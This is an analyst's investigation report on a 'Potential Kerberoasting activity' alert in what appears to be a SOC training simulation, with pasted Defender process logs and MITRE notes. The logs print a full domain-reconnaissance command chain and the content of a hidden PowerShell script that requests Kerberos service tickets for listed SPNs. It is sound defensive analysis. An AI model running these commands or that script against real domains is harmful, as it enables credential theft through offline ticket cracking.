

# Alert Investigation Report

**Platform:** SOC Simulation Project — WDLabs

**Environment:** Microsoft Defender for Endpoint / Microsoft Sentinel

## Case Details

| Field             | Value                                                                                                                                                                                                                                                                                                    |
|-------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Alert Name        | Potential Kerberoasting activity                                                                                                                                                                                                                                                                         |
| Alert ID / Link   | da1712631f-3404-43b0-8e5f-9e7ce03198d6_1 / <a href="https://security.microsoft.com/alerts/da1712631f-3404-43b0-8e5f-9e7ce03198d6_1?tid=567ea528-4e82-40fa-914e-38c05fd69677">https://security.microsoft.com/alerts/da1712631f-3404-43b0-8e5f-9e7ce03198d6_1?tid=567ea528-4e82-40fa-914e-38c05fd69677</a> |
| Analyst           | Carl                                                                                                                                                                                                                                                                                                     |
| Date Investigated | 15/09/2026                                                                                                                                                                                                                                                                                               |
| Severity          | High                                                                                                                                                                                                                                                                                                     |

## 1. Alert Summary

- **Host / Account affected:** System, Dave Brown, Administrator, socsim-srv01.socsim.local, dclist:socsim.local
- **Date & Time of alert:** 25 Aug 2026 22:58:11
- **What triggered the alert:** Suspicious password policy discovery activity
- **Why it triggered (rule/logic):** Suspicious behavior by svchost.exe was observed

## 2. Investigation Findings

### What happened?

The alert was triggered when `svc.host.exe` launched `cmd.exe` with this command line:

```
"cmd.EXE" /c (nltest /dclist: & net group "Domain Admins" /domain & net group "Domain Controllers" /domain & setspn -Q / & net accounts /domain) > C:\Windows\TEMP\svcdiag_survey.txt 2>&1
```

The activity was flagged as suspicious because of `setspn.exe`. This tool reads, modifies and deletes the Service Principal Name (SPN) property on Active Directory service accounts. SPNs identify the service accounts that are running a service, which makes those accounts targets for Kerberoasting.

The commands ran on Windows Server hosts in the `socsim.local` domain, including `srv1-2` and `DC` (the domain controller). They were run under the `SYSTEM`, `Dave Brown` and `Administrator` accounts. The IP addresses involved were in the `172.x.x.x` range.

The output of these discovery commands was saved to `C:\Windows\Temp\svcdiag_survey.txt`. Writing reconnaissance output to a Temp directory is suspicious. The attacker likely used this file to collect information about domain controllers, privileged groups, service accounts and the domain password policy.

Next, the attacker appears to have stolen Kerberos service tickets using a hidden script, `svcupd.ps1`, which was run with `-ExecutionPolicy Bypass`. Our assessment is that the attacker used the SPN list to request service tickets from Active Directory. These tickets can be taken offline and cracked to recover the service account passwords.

We also saw a PowerShell execution that Windows Defender did not alert on:

```
powershell.exe -ExecutionPolicy AllSigned -NoProfile -NonInteractive - Command "& {if ($ExecutionContext.SessionState.LanguageMode -eq 'FullLanguage') {$OutputEncoding = [Console]::OutputEncoding = [System.Text.Encoding]::UTF8} else {chcp 65001}; & 'C:\ProgramData\Microsoft\Windows Defender Advanced Threat Protection\DataCollection\8839.16604910.0.16604910-4b4c32cf9e4fab087b95ca20bf2b98182024a400\0e3d6d2d-06cc-486d-9465-9ef3bee75444.ps1' }"
```

This activity matches the MITRE ATT&CK technique **Steal or Forge Kerberos Tickets: Kerberoasting (T1558.003)**. In this technique, an attacker uses a valid ticket-granting ticket (TGT), or sniffs network traffic, to get ticket-granting service (TGS) tickets that can then be brute-forced offline (**T1110**).

## Evidence

**There's are my notes gathered before the investigation report started.**

## Process Timeline Logs

25/8/2026 20:48:06

[608] smss.exe

Process id 608

Execution details Elevated

Image file path smss.exe

25/8/2026 20:48:06

[688] wininit.exe

Process id 688

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\wininit.exe

Image file SHA1 b2e437ce9aa57041730ea44dea1881b4963b59b4

Image file creation time 12 Nov 2025 22:14:17

Image file last modification time 12 Nov 2025 22:14:17

PE metadata wininit.exe

User NT AUTHORITY\SYSTEM

25/8/2026 20:48:06

[832] services.exe

Process id 832

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\services.exe

Image file SHA1 7f9951ca2fad3ee75f3904a07871480a75f03ad6

Image file creation time 10 Apr 2025 15:43:23

Image file last modification time 10 Apr 2025 15:43:23

PE metadata services.exe

User NT AUTHORITY\SYSTEM

25/8/2026 20:48:08

[1820] svchost.exe -k netsvcs -p -s Schedule

Command line svchost.exe -k netsvcs -p -s Schedule

Process id 1820

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\svchost.exe

Image file SHA1 b2917e343016a77036329a2368a8ad242defeb0f

Image file creation time 10 Apr 2025 15:43:19

Image file last modification time 10 Apr 2025 15:43:19

PE metadata svchost.exe

User NT AUTHORITY\SYSTEM

25/8/2026 22:40:54

[4792] MicrosoftEdgeUpdate.exe /ua /installsource scheduler

Command line "MicrosoftEdgeUpdate.exe" /ua /installsource scheduler

Process id 4792

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Program Files

(x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe

Image file SHA1 afdb3d59dddf3c5fc1e9d95644ef23dd48137fb1

Image file creation time 9 Oct 2020 09:46:56  
Image file last modification time 25 Aug 2026 20:35:51  
PE metadata MicrosoftEdgeUpdate.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 22:53:10  
[4116] Usoclient.exe StartScan  
Command line "usoclient.exe" StartScan  
Process id 4116  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\Usoclient.exe  
Image file SHA1 b3837bc524fb8d1c67025d7fa90c30c0a4a7657d  
Image file creation time 13 Feb 2025 10:43:30  
Image file last modification time 13 Feb 2025 10:43:30  
PE metadata Usoclient.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 22:55:43  
[2840] cmd.exe /c (nltest /dclist: & net group "Domain Admins" /domain & net group "Domain Controllers" /domain & setspn -Q \*/\* & net accounts /domain) > C:\Windows\TEMP\svcdiag\_survey.txt 2>&1  
Command line "cmd.EXE" /c (nltest /dclist: & net group "Domain Admins" /domain & net group "Domain Controllers" /domain & setspn -Q \*/\* & net accounts /domain) > C:\Windows\TEMP\svcdiag\_survey.txt 2>&1  
Process id 2840  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\cmd.exe  
Image file SHA1 bc2820b5ee7b43c172005b66546f12316de8c081  
Image file creation time 10 Jul 2025 06:13:00  
Image file last modification time 10 Jul 2025 06:13:00  
Mitre techniques T1558.003: Kerberoasting  
PE metadata cmd.exe  
User NT AUTHORITY\SYSTEM  
Referenced in commandline svcdiag\_survey.txt  
Suspicious password policy discovery activity  
Suspicious behavior by svchost.exe was observed Resolved Detected Medium  
25/8/2026 22:55:43  
[4300] nltest.exe nltest /dclist:  
Command line nltest /dclist:  
Process id 4300  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\nltest.exe  
Image file SHA1 165d69da6b0aabf82a92dec7e8651a5697ebda54  
Image file creation time 14 Nov 2024 13:58:11  
Image file last modification time 14 Nov 2024 13:58:11  
PE metadata nltest.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 22:55:43

[5884] net.exe net group "Domain Admins" /domain  
Command line net group "Domain Admins" /domain  
Process id 5884  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\net.exe  
Image file SHA1 0028299b1a55e128802d2d818eac3f9d46067e5d  
Image file creation time 8 May 2021 18:14:41  
Image file last modification time 8 May 2021 18:14:41  
PE metadata net.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 22:55:43

[5520] net.exe net group "Domain Controllers" /domain  
Command line net group "Domain Controllers" /domain  
Process id 5520  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\net.exe  
Image file SHA1 0028299b1a55e128802d2d818eac3f9d46067e5d  
Image file creation time 8 May 2021 18:14:41  
Image file last modification time 8 May 2021 18:14:41  
PE metadata net.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 22:55:44

[3436] setspn.exe setspn -Q \*/\*  
Command line setspn -Q \*/\*  
Process id 3436  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\setspn.exe  
Image file SHA1 a2da437b049a67474d61e7c0993b74aa09837e99  
Image file creation time 8 May 2021 18:14:50  
Image file last modification time 8 May 2021 18:14:50  
Mitre techniques T1558.003: Kerberoasting  
PE metadata setspn.exe  
User NT AUTHORITY\SYSTEM  
Potential Kerberoasting activity Resolved Detected High  
25/8/2026 22:55:44

cmd.exe initiated kerberoasting using setspn.exe  
Mitre techniques T1558.003: Kerberoasting  
Executed tool setspn.exe  
Potential Kerberoasting activity Resolved Detected High  
25/8/2026 22:55:44

[3996] net.exe net accounts /domain  
Command line net accounts /domain  
Process id 3996  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\net.exe  
Image file SHA1 0028299b1a55e128802d2d818eac3f9d46067e5d

Image file creation time 8 May 2021 18:14:41  
Image file last modification time 8 May 2021 18:14:41  
PE metadata net.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 23:02:08  
[1740] dsregcmd.exe \$(Arg0) \$(Arg1) \$(Arg2)  
Command line "dsregcmd.exe" \$(Arg0) \$(Arg1) \$(Arg2)  
Process id 1740  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\dsregcmd.exe  
Image file SHA1 b7ce7c14599cc574fdbd620b8ce5f64a4db9f88a  
Image file creation time 14 Nov 2024 13:55:59  
Image file last modification time 14 Nov 2024 13:55:59  
PE metadata dsregcmd.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 23:20:59  
[4036] cmd.exe /c (nltest /dclist: & net group "Domain Admins" /domain & net group "Domain Controllers" /domain & setspn -Q \*/\* & net accounts /domain) > C:\Windows\TEMP\svcdiag\_survey.txt 2>&1  
Command line "cmd.EXE" /c (nltest /dclist: & net group "Domain Admins" /domain & net group "Domain Controllers" /domain & setspn -Q \*/\* & net accounts /domain) > C:\Windows\TEMP\svcdiag\_survey.txt 2>&1  
Process id 4036  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\cmd.exe  
Image file SHA1 bc2820b5ee7b43c172005b66546f12316de8c081  
Image file creation time 10 Jul 2025 06:13:00  
Image file last modification time 10 Jul 2025 06:13:00  
Mitre techniques T1558.003: Kerberoasting  
PE metadata cmd.exe  
User NT AUTHORITY\SYSTEM  
Referenced in commandline svcdiag\_survey.txt  
Suspicious password policy discovery activity  
Suspicious behavior by svchost.exe was observed Resolved Detected Medium  
25/8/2026 23:20:59  
[3508] nltest.exe nltest /dclist:  
Command line nltest /dclist:  
Process id 3508  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\nltest.exe  
Image file SHA1 165d69da6b0aabf82a92dec7e8651a5697ebda54  
Image file creation time 14 Nov 2024 13:58:11  
Image file last modification time 14 Nov 2024 13:58:11  
PE metadata nltest.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 23:20:59

[4780] net.exe net group "Domain Admins" /domain  
Command line net group "Domain Admins" /domain  
Process id 4780  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\net.exe  
Image file SHA1 0028299b1a55e128802d2d818eac3f9d46067e5d  
Image file creation time 8 May 2021 18:14:41  
Image file last modification time 8 May 2021 18:14:41  
PE metadata net.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 23:20:59

[3896] net.exe net group "Domain Controllers" /domain  
Command line net group "Domain Controllers" /domain  
Process id 3896  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\net.exe  
Image file SHA1 0028299b1a55e128802d2d818eac3f9d46067e5d  
Image file creation time 8 May 2021 18:14:41  
Image file last modification time 8 May 2021 18:14:41  
PE metadata net.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 23:20:59

[5632] setspn.exe setspn -Q \*/\*  
Command line setspn -Q \*/\*  
Process id 5632  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\setspn.exe  
Image file SHA1 a2da437b049a67474d61e7c0993b74aa09837e99  
Image file creation time 8 May 2021 18:14:50  
Image file last modification time 8 May 2021 18:14:50  
Mitre techniques T1558.003: Kerberoasting  
PE metadata setspn.exe  
User NT AUTHORITY\SYSTEM  
Potential Kerberoasting activity Resolved Detected High  
25/8/2026 23:20:59

cmd.exe initiated kerberoasting using setspn.exe  
Mitre techniques T1558.003: Kerberoasting  
Executed tool setspn.exe  
Potential Kerberoasting activity Resolved Detected High  
25/8/2026 23:20:59

[5588] net.exe net accounts /domain  
Command line net accounts /domain  
Process id 5588  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\net.exe  
Image file SHA1 0028299b1a55e128802d2d818eac3f9d46067e5d

Image file creation time 8 May 2021 18:14:41  
Image file last modification time 8 May 2021 18:14:41  
PE metadata net.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 23:21:32  
[2284] powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -File C:\Windows\Temp\svccache\svcupd.ps1  
Command line "powershell.EXE" -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -File C:\Windows\Temp\svccache\svcupd.ps1  
Process id 2284  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
Image file SHA1 3e72bef25a1cd88c502421e3d50a8eb4c6bd1226  
Image file creation time 14 Nov 2024 14:00:53  
Image file last modification time 14 Nov 2024 14:00:53  
PE metadata powershell.exe  
User NT AUTHORITY\SYSTEM  
Referenced in commandline svcupd.ps1  
25/8/2026 23:21:32  
powershell.exe executed a script  
Content Add-Type -AssemblyName System.IdentityModel; \$spns = @("MSSQLSvc/SOCSIM-DC.socsim.local:1433","HTTP/SOCSIM-SRV01.socsim.local:80","BackupSvc/SOCSIM-DC.socsim.local"); foreach (\$s in \$spns) { try { \$null = New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList \$s; Add-Content -Path "C:\Windows\Temp\svccache\tickets.txt" -Value ("TGS ok: " + \$s) } catch { Add-Content -Path "C:\Windows\Temp\svccache\tickets.txt" -Value ("ERR: " + \$s + " :: " + \$\_.Exception.Message) } }  
  
Content SHA256  
e0221a823bb0cfdd2fc659fd8a3da01f6f68d8ac7de2fdc4ee0a6d93ecf71325  
25/8/2026 23:40:54  
[3896] MicrosoftEdgeUpdate.exe /ua /installsource scheduler  
Command line "MicrosoftEdgeUpdate.exe" /ua /installsource scheduler  
Process id 3896  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe  
Image file SHA1 afdb3d59dddf3c5fc1e9d95644ef23dd48137fb1  
Image file creation time 9 Oct 2020 09:46:56  
Image file last modification time 25 Aug 2026 20:35:51  
PE metadata MicrosoftEdgeUpdate.exe  
User NT AUTHORITY\SYSTEM  
26/8/2026 00:02:08  
[3084] dsregcmd.exe \$(Arg0) \$(Arg1) \$(Arg2)  
Command line "dsregcmd.exe" \$(Arg0) \$(Arg1) \$(Arg2)

Process id 3084

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\dsregcmd.exe

Image file SHA1 b7ce7c14599cc574fdbd620b8ce5f64adb9f88a

Image file creation time 14 Nov 2024 13:55:59

Image file last modification time 14 Nov 2024 13:55:59

PE metadata dsregcmd.exe

User NT AUTHORITY\SYSTEM

26/8/2026 00:27:32

[4788] taskhostw.exe

Process id 4788

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\taskhostw.exe

Image file SHA1 6ad8ce3f2b7a377c3ad27a45cf1659dbbecb470c

Image file creation time 10 Apr 2025 15:43:49

Image file last modification time 10 Apr 2025 15:43:49

PE metadata taskhostw.exe

User NT AUTHORITY\SYSTEM

26/8/2026 00:40:54

[5900] MicrosoftEdgeUpdate.exe /ua /installsource scheduler

Command line "MicrosoftEdgeUpdate.exe" /ua /installsource scheduler

Process id 5900

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Program Files

(x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe

Image file SHA1 afdb3d59dddf3c5fc1e9d95644ef23dd48137fb1

Image file creation time 9 Oct 2020 09:46:56

Image file last modification time 25 Aug 2026 20:35:51

PE metadata MicrosoftEdgeUpdate.exe

User NT AUTHORITY\SYSTEM

26/8/2026 00:48:10

[5112] taskhostw.exe

Process id 5112

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\taskhostw.exe

Image file SHA1 6ad8ce3f2b7a377c3ad27a45cf1659dbbecb470c

Image file creation time 10 Apr 2025 15:43:49

Image file last modification time 10 Apr 2025 15:43:49

PE metadata taskhostw.exe

User NT AUTHORITY\SYSTEM

26/8/2026 00:48:10

[3012] rundll32.exe

C:\Windows\system32\Windows.StateRepositoryClient.dll,StateRepositoryDoMaintenanceTasks

Command line "rundll32.exe"

C:\Windows\system32\Windows.StateRepositoryClient.dll,StateRepositoryDoMaint

enanceTasks

Process id 3012

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\rundll32.exe

Image file SHA1 5a4ebdf7c985c6a6aa7e86ab7061a57a00c8e900

Image file creation time 10 Apr 2025 15:43:25

Image file last modification time 10 Apr 2025 15:43:25

PE metadata rundll32.exe

User NT AUTHORITY\SYSTEM

Referenced in commandline Windows.StateRepositoryClient.dll

26/8/2026 00:48:10

[5520] CompatTelRunner.exe -maintenance

Command line "compattelrunner.exe" -maintenance

Process id 5520

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\CompatTelRunner.exe

Image file SHA1 6de439f1048e9423fd95fb39906439557c7ba243

Image file creation time 10 Apr 2025 15:43:15

Image file last modification time 10 Apr 2025 15:43:15

PE metadata CompatTelRunner.exe

User NT AUTHORITY\SYSTEM

26/8/2026 00:48:10

[2828] dstokenclean.exe

Command line "dstokenclean.exe"

Process id 2828

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\dstokenclean.exe

Image file SHA1 2b70cee736558dc3e724b3347a2cb24edf94015e

Image file creation time 14 Nov 2024 13:55:57

Image file last modification time 14 Nov 2024 13:55:57

PE metadata dstokenclean.exe

User NT AUTHORITY\SYSTEM

26/8/2026 00:48:10

[4648] sc.exe start w32time task\_started

Command line "sc.exe" start w32time task\_started

Process id 4648

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\sc.exe

Image file SHA1 75881652f0f9384de229ab396bf27f1dda244bbc

Image file creation time 8 May 2021 18:14:42

Image file last modification time 8 May 2021 18:14:42

PE metadata sc.exe

User NT AUTHORITY\LOCAL SERVICE

26/8/2026 00:48:10

[6080] taskhostw.exe

Process id 6080

Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\taskhostw.exe  
Image file SHA1 6ad8ce3f2b7a377c3ad27a45cf1659dbbecb470c  
Image file creation time 10 Apr 2025 15:43:49  
Image file last modification time 10 Apr 2025 15:43:49  
PE metadata taskhostw.exe  
User NT AUTHORITY\LOCAL SERVICE  
26/8/2026 00:48:10  
[3616] DiskSnapshot.exe -z  
Command line "disksnapshot.exe" -z  
Process id 3616  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\DiskSnapshot.exe  
Image file SHA1 d6c4009810db48d6a182f385a676de15a963e38a  
Image file creation time 8 May 2021 18:14:18  
Image file last modification time 8 May 2021 18:14:18  
PE metadata DiskSnapshot.exe  
User NT AUTHORITY\SYSTEM  
26/8/2026 00:48:10  
[3224] tzsync.exe  
Command line "tzsync.exe"  
Process id 3224  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\tzsync.exe  
Image file SHA1 edcad90f35fe8e5c4ddf3536e9993805ff42753a  
Image file creation time 8 May 2021 18:14:40  
Image file last modification time 8 May 2021 18:14:40  
PE metadata tzsync.exe  
User NT AUTHORITY\SYSTEM  
26/8/2026 00:48:12  
[4164] taskhostw.exe /RuntimeWide  
Command line taskhostw.exe /RuntimeWide  
Process id 4164  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\taskhostw.exe  
Image file SHA1 6ad8ce3f2b7a377c3ad27a45cf1659dbbecb470c  
Image file creation time 10 Apr 2025 15:43:49  
Image file last modification time 10 Apr 2025 15:43:49  
PE metadata taskhostw.exe  
User NT AUTHORITY\SYSTEM  
26/8/2026 00:48:18  
[3676] taskhostw.exe  
Process id 3676  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\taskhostw.exe  
Image file SHA1 6ad8ce3f2b7a377c3ad27a45cf1659dbbecb470c

Image file creation time 10 Apr 2025 15:43:49  
Image file last modification time 10 Apr 2025 15:43:49  
PE metadata taskhostw.exe  
User NT AUTHORITY\SYSTEM  
26/8/2026 00:52:19  
[2224] cmd.exe /c (nltest /dclist: & net group "Domain Admins" /domain & net group "Domain Controllers" /domain & setspn -Q \*/\* & net accounts /domain) > C:\Windows\TEMP\svcdiag\_survey.txt 2>&1  
Command line "cmd.EXE" /c (nltest /dclist: & net group "Domain Admins" /domain & net group "Domain Controllers" /domain & setspn -Q \*/\* & net accounts /domain) > C:\Windows\TEMP\svcdiag\_survey.txt 2>&1  
Process id 2224  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\cmd.exe  
Image file SHA1 bc2820b5ee7b43c172005b66546f12316de8c081  
Image file creation time 10 Jul 2025 06:13:00  
Image file last modification time 10 Jul 2025 06:13:00  
Mitre techniques T1558.003: Kerberoasting  
PE metadata cmd.exe  
User NT AUTHORITY\SYSTEM  
Referenced in commandline svcdiag\_survey.txt  
Suspicious password policy discovery activity  
Suspicious behavior by svchost.exe was observed Resolved Detected Medium  
26/8/2026 00:52:19  
[1704] nltest.exe nltest /dclist:  
Command line nltest /dclist:  
Process id 1704  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\nltest.exe  
Image file SHA1 165d69da6b0aabf82a92dec7e8651a5697ebda54  
Image file creation time 14 Nov 2024 13:58:11  
Image file last modification time 14 Nov 2024 13:58:11  
PE metadata nltest.exe  
User NT AUTHORITY\SYSTEM  
26/8/2026 00:52:19  
[3036] net.exe net group "Domain Admins" /domain  
Command line net group "Domain Admins" /domain  
Process id 3036  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\net.exe  
Image file SHA1 0028299b1a55e128802d2d818eac3f9d46067e5d  
Image file creation time 8 May 2021 18:14:41  
Image file last modification time 8 May 2021 18:14:41  
PE metadata net.exe  
User NT AUTHORITY\SYSTEM  
26/8/2026 00:52:19

```
[5532] net.exe net group "Domain Controllers" /domain
Command line net group "Domain Controllers" /domain
Process id 5532
Execution details Token elevation: Default, Integrity level: System
Image file path C:\Windows\System32\net.exe
Image file SHA1 0028299b1a55e128802d2d818eac3f9d46067e5d
Image file creation time 8 May 2021 18:14:41
Image file last modification time 8 May 2021 18:14:41
PE metadata net.exe
User NT AUTHORITY\SYSTEM
26/8/2026 00:52:19

[5920] setspn.exe setspn -Q */*
Command line setspn -Q */*
Process id 5920
Execution details Token elevation: Default, Integrity level: System
Image file path C:\Windows\System32\setspn.exe
Image file SHA1 a2da437b049a67474d61e7c0993b74aa09837e99
Image file creation time 8 May 2021 18:14:50
Image file last modification time 8 May 2021 18:14:50
Mitre techniques T1558.003: Kerberoasting
PE metadata setspn.exe
User NT AUTHORITY\SYSTEM
Potential Kerberoasting activity Resolved Detected High
26/8/2026 00:52:19

cmd.exe initiated kerberoasting using setspn.exe
Mitre techniques T1558.003: Kerberoasting
Executed tool setspn.exe
Potential Kerberoasting activity Resolved Detected High
26/8/2026 00:52:20

[4352] net.exe net accounts /domain
Command line net accounts /domain
Process id 4352
Execution details Token elevation: Default, Integrity level: System
Image file path C:\Windows\System32\net.exe
Image file SHA1 0028299b1a55e128802d2d818eac3f9d46067e5d
Image file creation time 8 May 2021 18:14:41
Image file last modification time 8 May 2021 18:14:41
PE metadata net.exe
User NT AUTHORITY\SYSTEM
26/8/2026 00:53:17

[4680] powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle
Hidden -File C:\Windows\Temp\svccache\svcupd.ps1
Command line "powershell.EXE" -ExecutionPolicy Bypass -NoProfile -
WindowStyle Hidden -File C:\Windows\Temp\svccache\svcupd.ps1
Process id 4680
Execution details Token elevation: Default, Integrity level: System
```

Image file path C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
Image file SHA1 3e72bef25a1cd88c502421e3d50a8eb4c6bd1226  
Image file creation time 14 Nov 2024 14:00:53  
Image file last modification time 14 Nov 2024 14:00:53  
PE metadata powershell.exe  
User NT AUTHORITY\SYSTEM  
Referenced in commandline svcupd.ps1  
26/8/2026 00:56:26  
[976] UsoClient.exe StartScan  
Command line "usoclient.exe" StartScan  
Process id 976  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\UsoClient.exe  
Image file SHA1 b3837bc524fb8d1c67025d7fa90c30c0a4a7657d  
Image file creation time 13 Feb 2025 10:43:30  
Image file last modification time 13 Feb 2025 10:43:30  
PE metadata UsoClient.exe  
User NT AUTHORITY\SYSTEM  
26/8/2026 01:02:08  
[4428] dsregcmd.exe \$(Arg0) \$(Arg1) \$(Arg2)  
Command line "dsregcmd.exe" \$(Arg0) \$(Arg1) \$(Arg2)  
Process id 4428  
Execution details Token elevation: Default, Integrity level: System  
Image file path C:\Windows\System32\dsregcmd.exe  
Image file SHA1 b7ce7c14599cc574fdbd620b8ce5f64a4db9f88a  
Image file creation time 14 Nov 2024 13:55:59  
Image file last modification time 14 Nov 2024 13:55:59  
PE metadata dsregcmd.exe  
User NT AUTHORITY\SYSTEM  
25/8/2026 22:41:16  
'CalderaAgent' service was started by services.exe  
Service name CalderaAgent  
Service command line nssm.exe  
Mitre techniques T1569.002: Service Execution  
Name CalderaAgent  
Command line nssm.exe  
Created process nssm.exe  
Suspicious service launched Resolved Detected Medium

## Alert Timeline

Potential Kerberoasting activity  
Potential Kerberoasting activity Resolved Detected High  
25/8/2026 22:55:44  
[2840] cmd.exe created [3436] setspn.exe setspn -Q \*/\*  
Command line setspn -Q \*/\*

Process id 3436

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\setspn.exe

Image file SHA1 a2da437b049a67474d61e7c0993b74aa09837e99

Image file creation time 8 May 2021 18:14:50

Image file last modification time 8 May 2021 18:14:50

Mitre techniques T1558.003: Kerberoasting

Initiating process cmd.exe

PE metadata setspn.exe

User NT AUTHORITY\SYSTEM

25/8/2026 22:55:44

cmd.exe initiated kerberoasting using setspn.exe

Mitre techniques T1558.003: Kerberoasting

Initiating process cmd.exe

Executed tool setspn.exe

25/8/2026 23:20:59

[4036] cmd.exe created [5632] setspn.exe setspn -Q \*/\*

Command line setspn -Q \*/\*

Process id 5632

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\setspn.exe

Image file SHA1 a2da437b049a67474d61e7c0993b74aa09837e99

Image file creation time 8 May 2021 18:14:50

Image file last modification time 8 May 2021 18:14:50

Mitre techniques T1558.003: Kerberoasting

Initiating process cmd.exe

PE metadata setspn.exe

User NT AUTHORITY\SYSTEM

25/8/2026 23:20:59

cmd.exe initiated kerberoasting using setspn.exe

Mitre techniques T1558.003: Kerberoasting

Initiating process cmd.exe

Executed tool setspn.exe

26/8/2026 00:52:19

[2224] cmd.exe created [5920] setspn.exe setspn -Q \*/\*

Command line setspn -Q \*/\*

Process id 5920

Execution details Token elevation: Default, Integrity level: System

Image file path C:\Windows\System32\setspn.exe

Image file SHA1 a2da437b049a67474d61e7c0993b74aa09837e99

Image file creation time 8 May 2021 18:14:50

Image file last modification time 8 May 2021 18:14:50

Mitre techniques T1558.003: Kerberoasting

Initiating process cmd.exe

PE metadata setspn.exe

User NT AUTHORITY\SYSTEM

26/8/2026 00:52:19

cmd.exe initiated kerberoasting using setspn.exe

Mitre techniques T1558.003: Kerberoasting

Initiating process cmd.exe

Executed tool setspn.exe

## MITRE ATT&CK info

# Steal or Forge Kerberos Tickets: Kerberoasting

## Other sub-techniques of Steal or Forge Kerberos Tickets (5)

Adversaries may abuse a valid Kerberos ticket-granting ticket (TGT) or sniff network traffic to obtain a ticket-granting service (TGS) ticket that may be vulnerable to **Brute Force**.<sup>1</sup>([https://github.com/EmpireProject/Empire/blob/master/data/module\\_source/credentials/Invoke-Kerberoast.ps1](https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1))[<sup>2</sup>](<https://adsecurity.org/?p=2293>)

Service principal names (SPNs) are used to uniquely identify each instance of a Windows service. To enable authentication, Kerberos requires that SPNs be associated with at least one service logon account (an account specifically tasked with running a service)<sup>3</sup>(<https://blogs.technet.microsoft.com/motiba/2018/02/23/detecting-kerberoasting-activity-using-azure-security-center/>)[<sup>4</sup>](<https://msdn.microsoft.com/library/ms677949.aspx>) [<sup>5</sup>](<https://social.technet.microsoft.com/wiki/contents/articles/717-service-principal-names-spn-syntax-setspn-exe.aspx>)[<sup>6</sup>](<https://redsiege.com/kerberoast-slides>)<sup>7</sup>(<https://blog.harmj0y.net/powershell/kerberoasting-without-mimikatz/>)

